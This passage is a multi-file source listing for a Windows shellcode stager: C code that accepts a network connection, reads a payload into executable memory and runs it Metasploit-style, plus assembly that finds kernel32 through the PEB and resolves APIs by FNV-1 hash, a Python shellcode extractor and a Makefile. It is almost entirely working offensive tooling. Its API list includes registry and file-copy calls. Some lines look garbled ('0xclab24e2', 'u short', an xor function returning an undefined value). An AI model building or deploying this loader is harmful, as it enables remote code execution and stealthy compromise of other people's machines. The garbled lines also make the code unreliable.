                if ( sin.sin_addr.s_addr == 0x0){
                    port = sin.sin_port;
                    c.closesocket(i);
                }
    }
}
```

```
sock = c.socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
service.sin_family = AF_INET;
service.sin_addr.s_addr = 0;
service.sin_port = port;

if(c.bind(sock, (SOCKADDR *) & service, sizeof (service)) ==
SOCKET_ERROR){
    goto exit;
}

c.listen(sock, 1);

sockc = c.accept(sock, NULL, NULL);
c.closesocket(sock);

iResult = c.recv(sockc, &len, sizeof(len), 0);
if(iResult != sizeof(len)){
    goto exit;
}

sc = c.VirtualAlloc(NULL, len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
cur_len = 0;
do {
    iResult = c.recv(sockc, sc+cur_len, len-cur_len, 0);
    if(iResult == 0){
        break;
    }else if(iResult < 0){
        goto exit;
    }
    cur_len += iResult;
} while(cur_len < len);

asm("movl %0, %%edi;" : : "r"(sockc) :);
sc();

exit:
    c.closesocket(sock);
    return 1;
}
```

global.h:

```
#ifndef __GLOBAL__
#define __GLOBAL__

#include "fct.h"

typedef struct {
    char sws32[12];
    unsigned int sws32_len;

    sVirtualAlloc VirtualAlloc;
    sLoadLibraryA LoadLibraryA;
    sclosesocket closesocket;
    sgetsockname getsockname;
    srecv recv;
    sWSAStartup WSAStartup;
    ssocket socket;
    slisten listen;
    sbind bind;
    saccept accept;
}
```

```
} s_config;  
  
void init_config(s_config *config);  
  
#endif
```

fct.h:

```
#ifndef __FCT__  
#define __FCT__  
  
#include <windows.h>  
#define WIN32 WINNT 0x0501  
#include <winsock2.h>  
#include <ws2tcpip.h>  
  
#define dLoadLibraryA 0x9322f2db  
#define dMessageBoxA 0x1c4e3f7a  
#define dmalloc 0x0d9d6e2d  
#define dGetProcessHeap 0x15a3e604  
#define dHeapAlloc 0x50aa445e // RtlAllocateHeap  
#define dExpandEnvironmentStringsA 0x85fc3b07  
#define dGetModuleFileNameA 0x9fedfa45  
#define dCopyFileA 0x6a4f8fa9  
#define dSetFileAttributesA 0x1ce726cf  
#define dRegOpenKeyExA 0xclab24e2  
#define dRegSetValueExA 0xc0050eca  
#define dRegCloseKey 0xa60bfc30  
#define dWSAStartup 0xab5c89eb  
#define dgetaddrinfoA 0x708fb562  
#define dsocket 0x4ebb8f32  
#define dWSACleanup 0xe25e6cc4  
#define dconnect 0xda57c9f1  
#define dfreeaddrinfo 0xbf712706  
#define drecv 0x97c180f9  
#define dCreateThread 0xc891017d  
#define dclosesocket 0x53d900a4  
#define dWaitForSingleObject 0x2cecf27a  
#define dVirtualFree 0x1d3faf80  
#define dVirtualAlloc 0xc143c5b9  
#define dsleep 0x5b06c2b6  
#define dsend 0x2fe09c83  
#define dgetsockname 0x5adeac8e  
#define dbind 0x480d35a8  
#define daccept 0xd0f420d1  
#define dlisten 0xc8da78c8  
  
typedef HMODULE (CALLBACK* sLoadLibraryA)(char *);  
  
typedef void *(CALLBACK* smalloc)(size_t size );  
  
typedef HANDLE (CALLBACK* sGetProcessHeap)(void);  
  
typedef LPVOID (CALLBACK* sHeapAlloc)(  
    HANDLE hHeap,  
    DWORD dwFlags,  
    SIZE_T dwBytes  
);
```

```
typedef int (CALLBACK* sMessageBoxA) (HWND hWnd, char *lpText,
    char *lpCaption, UINT uType);

typedef DWORD (CALLBACK* sExpandEnvironmentStringsA) (
    LPCTSTR lpSrc,
    LPTSTR lpDst,
    DWORD nSize );

typedef DWORD (CALLBACK* sGetModuleFileNameA) (
    HMODULE hModule,
    LPTSTR lpFilename,
    DWORD nSize
);

typedef BOOL (CALLBACK* sCopyFileA) (
    LPCTSTR lpExistingFileName,
    LPCTSTR lpNewFileName,
    BOOL bFailIfExists
);

typedef BOOL (CALLBACK* sSetFileAttributesA) (
    LPCTSTR lpFileName,
    DWORD dwFileAttributes
);

typedef LONG (CALLBACK* sRegOpenKeyExA) (
    HKEY hKey,
    LPCTSTR lpSubKey,
    DWORD ulOptions,
    REGSAM samDesired,
    PHKEY phkResult
);

typedef LONG (CALLBACK* sRegSetValueExA) (
    HKEY hKey,
    LPCTSTR lpValueName,
    DWORD Reserved,
    DWORD dwType,
    const BYTE *lpData,
    DWORD cbData
);

typedef LONG (CALLBACK* sRegCloseKey) (
    HKEY hKey
);

typedef int (CALLBACK* sWSAStartup) (
    WORD wVersionRequested,
    LPWSADATA lpWSADATA
);

typedef int (CALLBACK* sgetaddrinfoA) (
    PCSTR pNodeName,
    PCSTR pServiceName,
    const struct addrinfo *pHints,
    struct addrinfo **ppResult
);
```



```
typedef SOCKET (CALLBACK* ssocket) (
    int af,
    int type,
    int protocol
);

typedef int (CALLBACK* sWSACleanup)(void);

typedef int (CALLBACK* sconnect) (
    SOCKET s,
    const struct sockaddr *name,
    int namelen
);

typedef void (CALLBACK* sfreeaddrinfo) (
    struct addrinfo *ai
);

typedef int (CALLBACK* srecv) (
    SOCKET s,
    char *buf,
    int len,
    int flags
);

typedef HANDLE (CALLBACK* sCreateThread) (
    LPSECURITY_ATTRIBUTES lpThreadAttributes,
    SIZE_T dwStackSize,
    LPTHREAD_START_ROUTINE lpStartAddress,
    LPVOID lpParameter,
    DWORD dwCreationFlags,
    LPDWORD lpThreadId
);

typedef int __stdcall (CALLBACK* sclosesocket) (
    SOCKET s
);

typedef DWORD (CALLBACK* sWaitForSingleObject) (
    HANDLE hHandle,
    DWORD dwMilliseconds
);

typedef BOOL (CALLBACK* sVirtualFree) (
    LPVOID lpAddress,
    SIZE_T dwSize,
    DWORD dwFreeType
);

typedef LPVOID (CALLBACK* sVirtualAlloc) (
    LPVOID lpAddress,
    SIZE_T dwSize,
    DWORD flAllocationType,
    DWORD flProtect
);

typedef VOID (CALLBACK* sSleep) (
    DWORD dwMilliseconds
);
```

```
typedef int (CALLBACK* ssend) (
    SOCKET s,
    const char *buf,
    int len,
    int flags
);

typedef int __stdcall (CALLBACK* sgetsockname) (
    SOCKET s,
    struct sockaddr *name,
    int *namelen
);

typedef int (CALLBACK* slisten) (
    SOCKET s,
    int backlog
);

typedef SOCKET (CALLBACK *saccept) (
    SOCKET s,
    struct sockaddr *addr,
    int *addrlen
);

typedef int (CALLBACK *sbind) (
    SOCKET s,
    const struct sockaddr *name,
    int namelen
);

// MSF init RelfctiveDllInjection
typedef int (CALLBACK* sInit) (
    SOCKET s
);

typedef struct {
    short    sin_family;
    u short  sin_port;
    struct   in_addr sin_addr;
    char     sin_zero[8];
} sockaddr_in;

#endif
```

winutils.h:

```
#ifndef __WINUTILS__
#define __WINUTILS__

#include "hashlib.h"

HMODULE get_kernel32(void);
void *getprocaddr(HMODULE module, char *func_name);
void *getprocaddrbyhash(HMODULE module, unsigned int hash);
int strcmp(char*, char*);
int strlen(char*);

#endif
```

hashlib.h:

```
#ifndef HASHLIB
#define HASHLIB

unsigned int FNV1HashStr(char *buffer);

#endif
```

gethash.c:

```
#include <stdio.h>
#include "hashlib.h"

int main(int argc, char *argv[]){
    unsigned int hash = 0;
    if (argc != 2){
        fprintf(stderr, "%s string\n", argv[0]);
        return 1;
    }
    hash = FNV1HashStr(argv[1]);
    printf("0x%08x\n", hash);

    return 0;
}
```

hash.asm:

```
section .text

%define buffer [ebp+8]
%define offset_basis 2166136261

; http://forum.nasm.us/index.php?topic=874.0

global FNV1HashStr

FNV1HashStr:
    push ebp                ; set up stack frame
    mov  ebp, esp
    push esi                ; save registers used
    push edi
    push ebx
    push ecx
    push edx

    mov  esi, buffer        ;esi = ptr to buffer
    mov  eax, offset_basis  ;set to 2166136261 for FNV-1
    mov  edi, 1000193h     ;FNV_32_PRIME = 16777619
    xor  ebx, ebx          ;ebx = 0
nextbyte:
    mul  edi                ;eax = eax * FNV_32_PRIME
    mov  bl, [esi]          ;bl = byte from esi
    xor  eax, ebx           ;al = al xor bl
    inc  esi                ;esi = esi + 1 (buffer pos)
    cmp  byte [esi], 0
    jnz  nextbyte          ;if ecx != 0, jmp to NextByte
```

```
pop     edx                ; restore registers
pop     ecx
pop     ebx
pop     edi
pop     esi
mov     esp, ebp          ; restore stack frame
pop     ebp
ret                     ; eax = fnv1 hash
```

winutils.asm:

```
section .text
global get_kernel32
global getprocaddr
global getprocaddrbyhash
global strcmp
global strlen

extern FNV1HashStr

get_kernel32:
    push ebp
    mov  ebp, esp

    mov  ecx, [fs: 0x30] ; pointer to PEB
    mov  ecx, [ecx + 0xc] ; get PEB->Ldr
    mov  ecx, [ecx + 0x14] ; get PEB->Ldr.InMemoryOrderModuleList.Flink (1st
                          ; entry)

    next_module:
        mov  ecx, [ecx] ; 2nd Entry, start check at second entry 1st is
                        ; main module
        mov  esi, [ecx + 0x28] ; get module name
        cmp  word [esi + 12*2], 0 ; check len 12 for kernel32
        jne  next_module

    mov  eax, [ecx + 0x10] ; Get Kernel32 Base

    cmp  word [eax], 'MZ' ; check for MZ
    je   get_kernel32_end
    xor  eax, eax

get_kernel32_end:
    mov  esp, ebp
    pop  ebp
    ret

getprocaddrbyhash:
    push ebp
    mov  ebp, esp
    sub  esp, 12 ; 3 DWORD
    push ebx

    ; verify MZ and PE headers
    mov  ebx, [ebp + 0x08] ; get arg1
    cmp  word [ebx], 'MZ'
    jne  getprocaddrbyhash_failed ; check for MZ

    add  ebx, [ebx + 0x3C]
```

```
;cmp word [ebx], 'PE'
;jne getprocaddrbyhash_failed ; check for PE

mov [ebp - 0x0C], edx ; save the PE header

; find the real addr of the EAT
mov eax, [ebx + 0x78] ; OptionalHeader.
                        DataDirectory[0].VirtualAddress
add eax, dword [ebp + 0x08] ; add the offset to the base address
mov [ebp - 0x08], eax ; save it!

; find the real address of export names
mov eax, [eax + 0x20] ; eax is still addr of EAT (0x20 = offset to
                        AddressOfNames)

add eax, dword [ebp + 0x08]
mov [ebp - 0x04], eax ; save it!

; start looking for names!
xor ecx, ecx
getprocaddrbyhash_loop_names:
    mov edx, [ebp - 0x08] ; EAT
    cmp ecx, [edx + 0x18] ; NumberOfNames
    jge getprocaddrbyhash_failed ; not find we failed

    ; find the address of the function name
    mov ebx, [ebp - 0x04] ; AddressOfNames
    mov ebx, [ebx + ecx * 4] ; RVA of string
    add ebx, [ebp + 0x08]

    ; compare 'em!
    ;push dword [ebp + 0x0C] ; FunctionName
    push ebx ; name of entry
    call FNV1HashStr
    add esp, 4
    cmp eax, dword [ebp + 0x0C]
    je getprocaddrbyhash_found_api

    inc ecx
    jmp getprocaddrbyhash_loop_names

getprocaddrbyhash_found_api:
;-----
; success! now all that's left is to go from the
; AddressOfNames index to the AddressOfFunctions index
;-----

; First thing's first, find the AddressOfNameOrdinals address
mov eax, [ebp - 0x08]
mov eax, [eax + 0x24] ; AddressOfNameOrdinals offset
add eax, [ebp + 0x08]

; Now we gotta look up the ordinal corresponding to our api
xor ebx, ebx
mov bx, [eax + ecx * 2] ; ecx * 2 because it's an array of WORDS

; Next we find the AddressOfFunctions array
mov eax, [ebp - 0x08]
mov eax, [eax + 0x1C] ; AddressOfFunctions offset
add eax, [ebp + 0x08]

; and last we find the address of our api!
```

```
mov    eax, [eax + ebx * 4]
add    eax, [ebp + 0x08]
jmp    getprocaddrbyhash_end
```

```
getprocaddrbyhash_failed:
    xor    eax, eax
```

```
getprocaddrbyhash_end:
    pop    ebx
    mov    esp, ebp
    pop    ebp
    ret
```

gen_conf.py:

```
import struct

struct_global = '''#ifndef __GLOBAL__
#define __GLOBAL__

#include "fct.h"

typedef struct {
    %s
    sVirtualAlloc VirtualAlloc;
    sLoadLibraryA LoadLibraryA;
    sclosesocket closesocket;
    sgetsockname getsockname;
    srecv recv;
    sWSAStartup WSAStartup;
    ssocket socket;
    slisten listen;
    sbind bind;
    saccept accept;
} s_config;

void init_config(s_config *config);

#endif
'''

config = {
    'sws32' : { 'value': "ws2_32.dll", 'type' : "char", },
}

filename_header = "global.h"
filename_source = "global.c"

def xor(data, key):
    #ret = ''
    #for i in range(len(data)):
        #c = ord(data[i]) ^ ord(key[i%len(key)])
        #ret += chr(c)
    return ret

def stack(var, name, value, key = None):
    ret = ''
    l = len(value)
    for i in range(0, l, 4):
        v = value[i:i+4]
```

```
v = struct.unpack('I', v)[0]
ret += "(unsigned int *) (%s->%s + %d) = %d;\n" % (var, name, i, v)

ret += "%s->%s_len = %d;\n" % (var, name, len(value.strip('\00')))
return ret

def gen_source(conf, header):
    source = ""
    source += "#include \"%s\"

inline void init_config(s_config *config){
    """ % (header)
    for k, v in conf.items():
        #if k != 'key':
            source += stack('config', k, v['value'], config['key']['value'])
        #else:
            source += stack('config', k, v['value'])
    source += "}"
    return source

def gen_header(conf):
    h = ''
    for k, v in conf.items():
        if v['type'] == 'char':
            h += "%s %s[%d];\n" % (v['type'], k, len(v['value']))
            h += "unsigned int %s_len;\n" % (k)
    ret = struct_global % h
    return ret

def prepare_config(conf):
    for key, value in conf.items():
        #if key != 'key':
            #value['value'] = xor(value['value'], conf['key']['value']) + "\x00"

        l = len(value['value'])
        if l % 4 != 0:
            value['value'] += "\x00" * (4-(l%4))
        conf[key] = value

    return conf

config = prepare_config(config)
source = gen_source(config, filename_header)
header = gen_header(config)
open(filename_source, 'w').write(source)
open(filename_header, 'w').write(header)
```

shellcode.py

```
import subprocess
import sys

def extract_shellcode(f):
    ret = ''
    cmd = "i486-mingw32-objdump -s %s | tail -n+5" % (f)
    data = subprocess.check_output(cmd, shell=True, stderr=None)
    data = data.split("Contents of section ")[0].strip('\n')
    lines = data.split('\n')
    for l in lines:
        cols = l.split(' ')
        ret += cols[2] + cols[3] + cols[4] + cols[5]
    return ret.decode('hex')[:-0x10]
```

```
if __name__ == "__main__":
    shellcode = extract_shellcode(sys.argv[1])
    sys.stdout.write(shellcode)
```

Makefile:

```
BIN_WIN = global.c main.exe shellcode.bin

CC_WIN = i486-mingw32-gcc
LD_WIN = i486-mingw32-ld
STRIP_WIN = i486-mingw32-strip
CFLAGS_WIN = -Os -pie # -falign-functions=1 -falign-loops=1 -falign-jumps=1
LDFLAGS_WIN = --dynamicbase --nxcompat --enable-stdcall-fixup
AC = nasm
AFLAGS_WIN = -f win32 --prefix _ # nasm flag

all: $(BIN_WIN)

global.c:
    python gen_conf.py
    #astyle global.h global.c

%.obj: %.asm
    $(AC) $(AFLAGS_WIN) -o $@ $<

%.obj: %.c
    $(CC_WIN) -o $@ $(CFLAGS_WIN) -c $<

main.exe: main.obj global.obj winutils.obj hash.obj
    $(LD_WIN) $(LDFLAGS_WIN) -e __main --subsystem windows -o $@ $^
    $(STRIP_WIN) $^

shellcode.bin: main.exe
    python shellcode.py main.exe > shellcode.bin

c:
    rm -f *.o *.obj

clean:
    rm -f *.o *.obj $(BIN) $(BIN_WIN)
```